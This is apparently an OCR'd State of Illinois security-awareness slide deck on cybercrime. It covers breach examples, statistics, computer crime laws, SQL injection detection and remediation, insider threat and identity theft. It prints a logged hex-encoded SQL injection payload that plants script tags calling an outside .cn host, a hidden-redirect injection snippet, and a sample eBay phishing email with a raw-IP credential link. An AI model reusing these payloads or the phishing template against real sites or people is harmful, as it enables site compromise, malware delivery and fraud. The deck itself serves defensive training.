Cybercrime:

Your Network...

My Playground?

State of Illinois

Central Management Services


Security and Compliance Solutions

Purpose and Scope

- To present the cyber criminal’s view of your network and data
- To present real life examples of cyber crime
- To present preventive measures you can take

Legal Disclaimer

- Don’t try this at home
- Don’t do the crime, if you can’t do the time



REWARD

($5,000.00)

Reward for the capture, dead or alive, of one Wm. Wright, better known as

“BILLY THE KID”

Age, 18. Height, 5 feet, 3 inches. Weight, 125 lbs. Light hair, blue eyes and even features. He is the leader of the worst band of desperadoes the Territory has ever had to deal with. The above reward will be paid for his capture or positive proof of his death.

JIM DALTON, Sheriff.

DEAD OR ALIVE!
“BILLY THE KID”

What is Cybercrime?

Cybercrime: Criminal activity that utilizes an element of a computer or computer network

Examples include:

- Identity theft
- Cyber-extortion
- Information theft
- Fraud
- Exploitation of children
- Intellectual property theft
- Phishing and Vishing


Fraud Example

- A State was affected by a scam that ended up costing the State millions of dollars due to their financial systems paying fraudulent bills

http://www.kutv.com/content/news/topnews/story/State-Scammed-Out-Of-Millions/4ZjofT4bs0Sa7fwuBPG75A.cspx

Targeting Large Payment Processors

- Heartland Payment Systems (100 million card transactions per month)
  - Intrusion in mid-2008
  - Planted malware used to steal credit and debit card data
- World Pay – 1.5 million cards breached (Dec 23, 2008)
- “Unnamed Processor”
  - Key logger from 2/08 – 8/08
  - Targeted card-not-present transactions, online and call-based transactions and not magnetic-stripe track data



Statistics

- Predicted job losses in the US: 1.5 million
- Attacks from insider breaches: 18%
- Losses in 2008 due to organized crime, hackers and inside jobs: $1 trillion
- Percentage of data breaches from simple ignorance of staff: 88%
- Amount of overall cybercrimes reported: 10%
- Of the cybercrimes reported, the percent that end with a conviction: 2%

Federal Computer Crime Laws

- Computer Fraud and Abuse Act of 1986
  - 18 USC 1030
- "Access device statute"
  - 18 USC 1029
- Electronic Communications Privacy Act of 1986 (ECPA)
  - 18 USC 2510 and 2701
- Cyber Security Enhancement Act of 2002
- Electronic Espionage Act of 1996 (EEA)
- Digital Millennium Copyright Act of 1998

State Computer Crime Laws

- Often versions of federal laws where interstate commerce is not involved (so federal prosecution would not be possible)
- Specialized crimes
  - Spam (e.g. West Virginia)
  - “Deceiving a machine” Alaska Stat.§11.46.985
  - Computer trespass (Washington)
  - Tampering with an electronic voting machine (Texas)
  - Introduction of false data into a bank computer (Idaho)
  - Cyberstalking (Rhode Island)


Why Did They Become Criminals?

- They think:
  - It’s not a crime, it’s just a game
  - A lot of people do it
  - I know it’s a crime, but I need money
  - I can hide myself very well
  - No one will investigate it
- Blackmail or Extortion
- Easy money

Vulnerability Exploit Cycle

1. New vulnerability found in attacker circles; limited exploitation
2. Vulnerability becomes known outside circle and gets wider exploitation
3. Automated tools appear; script kiddies run tools
4. A patch for vulnerability appears
5. Reverse code engineering of patch brings more variations
6. Exploits for a given vulnerability decline

Preference of Hackers



Profit

Small Damage More Profit (Experienced Hacker)	Severe Damage More Profit (Almost None)
Small Damage Less Profit (Newbie)	Severe Damage Less Profit (Exploit Buyer)

Damage

SANS Top Threats 2008

- Website attacks: exploiting browser holes
- Botnets
- Cyber espionage
- Insider attacks
- Malware
- Web application security exploits
- Social engineering through phishing


Common Web Exploits

- Cross-Site Scripting
- SQL Injection
- Remote File Include
- Clear Text Transmission of Sensitive Information
- Hard-Coded Password
- Execution with Unnecessary Privileges

SQL Injection Attacks

- 11% of dynamic websites are vulnerable to SQL injection
- Over 500,000 web servers compromised world wide (2008)
- Hidden I-Frame redirects:
  - Attacks use SQL injection to silently re-direct web clients from trusted (but compromised) web sites to sites hosting malicious JavaScript. Installs key loggers, Trojan horse programs and more onto visitor’s PC.

Video: SQL Injection




Hidden Re-Directs

- Inject hidden re-directs into everyday sites using XSS and SQL injection:
  - <u style="display: none"><A href="hxxp://www.sample.com/click.jsp?redirect=HxxP://12345678.com/Fin.php?=835&t=porn">viagra porn</A>
- Results:
  - Push Malware / Key loggers
  - Increase Google ranking

SQL Injection Attacks - Detection

- Google
  - "src=<script src=http://" site:yoursite.com OR yoursite2.org
  - attacker.cn site:.com



Rir[redacted].cn site:.com

Web Results **1** - **10** of about **1,460** for **Rir**[redacted]**.cn site:.com**. (**0.06**

[redacted] River Rafting<<script src=http://www.**rir**[redacted]**.cn**/jp.js **...**

[redacted] River Rafting<<script src=http://www.**rir**[redacted]**.cn**/jp.js></script> <style type="text/css"> body { background-color: #1BA8D1; margin-top: 0px; **...**

www.[redacted].com/MWEmain.asp?Option=Detail&TripID=99&Category=fun&River=asf

Cached - Similar pages

SQL Injection Attacks - Detection

- *Search web logs with BareGrep for “DECLARE”*

```
2008-07-22 19:04:08 192.168.173.69 - <removed> <removed> 80 GET /directory/hax04.cfm
SubjectID=18&RecNum=3980';DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C415
24520405420766172636861722832353529 2C40432076617263686172283430303029204445434C41524
5205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622
E6E616D652066926F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726
520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3
939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E7874797065
3D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205
461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F53544154
55533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B4
0432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D2268
7474703A2F2F312E766572796E782E636E2F772E6A73223E3C2F7363726970743E3C212D2D2727207
76865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C73637269707
4207372633D22687474703A2F2F312E766572796E782E636E2F772E6A73223E3C2F7363726970743E3
C212D2D272729464569434820 4E4558542046524F4D20205461626C655F437572736F7220494E544
F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F434154452
05461626C655F437572736F72%20AS%20CHAR(4000));EXEC(@S); 200 0 33180 1549 390 HTTP/1.1
```

- Search DB tables for “src=<script src=http”

SQL Injection - Remediation

- Immediately disconnect the webpage
- Input validation – Type, length and format
  - White List – Only allow required characters
  - Black List – Disallow bad characters
- Review logs
- Turn off debugging
- Use parameterized queries
- Apply least privilege access to web applications

Hall of Shame - AKILL

- "AKILL" 18 year old New Zealander
  - Hacker for hire
  - Made 25 cents per adware installed (net $40,000)
  - His malware used in a $20 Million heist
    - Encrypted Botnet controlled 1.3 Million hosts, and did $20 Million in damages
    - AKILL controlled 50,000 bots
  - Charged as a result of the FBI's Operation Bot Roast II


Insider Threat


- Troubled economy and lay-offs increase the insider risk
- 60 percent of ex-employees leave with insider information
  - Enforce termination procedures
  - Limit access to those who need it

http://www.thetechherald.com/article.php/200909/3019/Almost-sixty-percent-of-ex-employees-leave-jobs-with-insider-information

Myths

- Myths
  - I’m not a big enough target
  - They can have my data, I don’t care
  - We’ve never been hacked
  - Nobody would target me
  - My firewall protects us
  - My password is strong





LinkedIn & Facebook Malware

- Created phony celebrity LinkedIn profiles with malware links reporting to be pictures of nude celebrities
- Fake profiles included: singer Beyoncé, Kirsten Dunst and Kate Hudson

http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=332205

Malware Tricks

- Pr0n codecs
  - Phony multimedia player downloads
- Pr0n Blackmail
- Fake Anti-virus pop-up


Identity Theft

- Who??
  - Traditional scam artists
  - Large organized criminal elements
- Why??
  - Low risk, high reward crime
  - It is all about money
    - Directly to use your accounts or identity
    - To resell your accounts or identity on the black market
  - Average “take” from Identity Theft is almost 10 times greater than from armed robbery

Preventing Identity Theft

- Do not give private information over the phone to unknown callers
- Do not send private information through e-mail to unknown recipients
- Shred sensitive documents and junk mail
- Check your credit report at least once a year
- Only use secure internet sites for e-commerce
- Do not open spam

Example (Free AV software)



From: eBay [support_num_382578336098@ebay.com]

To: Ksander, Scott L.

Cc:

Subject: eBay Inc informs you [Thu, 21 Jul 2005 14:34:25 -0100]

Dear eBay Member,

We regret to inform you that your eBay account could be suspended if you don't re-update your account information.
To resolve this problem please visit link below and re-enter your account information:

https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&sid=verify&co_partnerId=2&siteid=0


http://220.65.15.3:680/rock/eBayIsap/index.htm

If your problems could not be resolved your account will b
after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account. Please note that this suspension does not relieve you of your agreed-upon obligation to pay any fees you may owe to eBay.

Regards,
Safeharbor Department eBay, Inc
